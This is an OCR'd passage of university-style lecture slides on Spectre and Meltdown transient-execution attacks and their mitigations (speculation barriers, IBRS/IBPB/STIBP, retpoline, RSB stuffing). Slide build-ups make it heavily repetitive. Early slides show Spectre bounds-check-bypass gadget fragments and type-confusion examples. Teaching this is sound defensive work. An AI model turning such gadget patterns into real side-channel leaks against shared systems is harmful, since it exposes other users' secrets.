
```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```




```
index = 3;
```


```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```




```
index = 3;
index = index & 0x3; // sanitization
char* data = "textKEY";
```




index = 3;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
Speculate
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]


```
index = 3;
index = index & 0x3; // sanitization
char* data = "textKEY";
```





```
index = 4;
```

```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```




index = 4;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
ignore
Prediction
LUT[data[index] * 4096]
LUT[data[index] * 4096]


index = 4;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
Speculate
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]


```
index = 4;

index = index & 0x3; // sanitization

char* data = "textKEY";
```





```
index = 5;
```

```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```




index = 5;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]


index = 5;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
Speculate
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]


```
index = 5;
index = index & 0x3; // sanitization
char* data = "textKEY";
```




```
index = 6;
```


```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```



`LUT[data[index] * 4096]` `LUT[data[index] * 4096]`



index = 6;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]


index = 6;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
Speculate
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]

```
index = 6;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```



"Speculative Buffer Overflows"

- Speculatively write to memory locations


→ Many more gadgets than previously anticipated

- Very interesting for sandboxes
- Causes some protection mechanisms to fail


"Speculative Buffer Overflows"

- Speculatively write to memory locations which are not writable
- Actually a variant of Meltdown
  - A permission bit is ignored during out-of-order execution
  - But no scenario where it makes sense without speculative execution?


```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```



```
Animal* a = fish;
```



```
Animal* a = fish;
```



- "SpectreRSB"
- Similar to Spectre variant 2:
  - Redirect an indirect branch (a return in this case)
  - Fill buffer with "wrong" values

- Trivial approach: disable speculative execution

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation
- Problem: massive performance hit!

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation
- Problem: massive performance hit!
- Also: How to disable it?

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation
- Problem: massive performance hit!
- Also: How to disable it?
- Speculative execution is deeply integrated into CPU


GHOSTBUSTERS

- Workaround: insert instructions stopping speculation

- Workaround: insert instructions stopping speculation

$\rightarrow$ insert after every bounds check

- Workaround: insert instructions stopping speculation


→ insert after every bounds check


- x86: `LFENCE`, ARM: `CSDB`

- Workaround: insert instructions stopping speculation


→ insert after every bounds check

- x86: `LFENCE`, ARM: `CSDB`
- Available on all Intel CPUs, retrofitted to existing ARMv7 and ARMv8







- Speculation barrier requires compiler supported




- Speculation barrier requires compiler supported
- Already implemented in GCC, LLVM, and MSVC



- Speculation barrier requires compiler supported
- Already implemented in GCC, LLVM, and MSVC
- Can be automated (MSVC) $\rightarrow$ not really reliable




- Speculation barrier requires compiler supported
- Already implemented in GCC, LLVM, and MSVC
- Can be automated (MSVC) $\rightarrow$ not really reliable
- Explicit use by programmer: `__builtin_load_no_speculate`




Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):



Intel released microcode updates


- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode



Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode


  $\rightarrow$ lesser privileged code cannot influence predictions



Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode


  $\rightarrow$ lesser privileged code cannot influence predictions
- Indirect Branch Predictor Barrier (IBPB):



Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode


  $\rightarrow$ lesser privileged code cannot influence predictions
- Indirect Branch Predictor Barrier (IBPB):
  - Flush branch-target buffer



Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode

  $\rightarrow$ lesser privileged code cannot influence predictions
- Indirect Branch Predictor Barrier (IBPB):
  - Flush branch-target buffer
- Single Thread Indirect Branch Predictors (STIBP):





Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode

  $\rightarrow$ lesser privileged code cannot influence predictions
- Indirect Branch Predictor Barrier (IBPB):
  - Flush branch-target buffer
- Single Thread Indirect Branch Predictors (STIBP):
  - Isolates branch prediction state between two hyperthreads

Retpoline (compiler extension)






Retpoline (compiler extension)

```
      push <call_target>
      call 1f
  2:  lfence              ; speculation barrier
      jmp 2b              ; endless loop
  1:  lea 8(%rsp), %rsp   ; restore stack pointer
      ret                 ; the actual call to <
    call_target>
```

→ always predict to enter an endless loop




Retpoline (compiler extension)

```
      push <call_target>
      call 1f
2:    lfence              ; speculation barrier
      jmp 2b              ; endless loop
1:    lea 8(%rsp), %rsp   ; restore stack pointer
      ret                 ; the actual call to <
  call_target>
```

→ always predict to enter an endless loop

- instead of the correct (or wrong) target function




Retpoline (compiler extension)

```
     push <call_target>
     call 1f
2:   lfence              ; speculation barrier
     jmp 2b              ; endless loop
1:   lea 8(%rsp), %rsp   ; restore stack pointer
     ret                 ; the actual call to <
  call_target>
```

→ always predict to enter an endless loop

- instead of the correct (or wrong) target function → performance?




Retpoline (compiler extension)

```
    push <call_target>
    call 1f
2:  lfence              ; speculation barrier
    jmp 2b              ; endless loop
1:  lea 8(%rsp), %rsp   ; restore stack pointer
    ret                 ; the actual call to <
  call_target>
```

→ always predict to enter an endless loop

- instead of the correct (or wrong) target function → performance?
- **ret** may fall-back to the BTB for prediction




Retpoline (compiler extension)

```
    push <call_target>
    call 1f
2:  lfence              ; speculation barrier
    jmp 2b              ; endless loop
1:  lea 8(%rsp), %rsp   ; restore stack pointer
    ret                 ; the actual call to <
  call_target>
```


→ always predict to enter an endless loop

- instead of the correct (or wrong) target function → performance?
- **ret** may fall-back to the BTB for prediction

→ microcode patches to prevent that



Intel released microcode updates



Intel released microcode updates

- Disable store-to-load-forward speculation
- Performance impact of 2–8%

- Already implicitly patched on some architectures
- RSB stuffing (part of retpoline)

- Prevent access to high-resolution timer

- Prevent access to high-resolution timer

→ Own timer using timing thread

What does not work

- Prevent access to high-resolution timer

→ Own timer using timing thread

- Flush instruction only privileged

What does not work

- Prevent access to high-resolution timer

→ Own timer using timing thread

- Flush instruction only privileged

→ Cache eviction through memory accesses

What does not work

- Prevent access to high-resolution timer

→ Own timer using timing thread

- Flush instruction only privileged

→ Cache eviction through memory accesses

- Just move secrets into secure world

What does not work

- Prevent access to high-resolution timer

→ Own timer using timing thread

- Flush instruction only privileged

→ Cache eviction through memory accesses

- Just move secrets into secure world

→ Spectre works on secure enclaves

Meltdown vs. Spectre

Meltdown attacks

Spectre attacks

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)

Meltdown vs. Spectre

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...
- Out-of-Order Execution

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)
- Speculative Execution $\subset$ Out-of-Order Execution

Meltdown vs. Spectre

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...
- Out-of-Order Execution
- no prediction required

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)
- Speculative Execution $\subset$ Out-of-Order Execution
- fundamentally rely on prediction

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...
- Out-of-Order Execution
- no prediction required

→ melt down isolation by ignoring access permissions (e.g., page table bits)

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)
- Speculative Execution ⊂ Out-of-Order Execution
- fundamentally rely on prediction
- difficult to mitigate because it does not violate access permissions

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...
- Out-of-Order Execution
- no prediction required

→ melt down isolation by ignoring access permissions (e.g., page table bits)

- practical mitigation in software (e.g., KAISER)

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)
- Speculative Execution ⊂ Out-of-Order Execution
- fundamentally rely on prediction
- difficult to mitigate because it does not violate access permissions

- new class of attacks

- new class of attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks

- new class of attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks
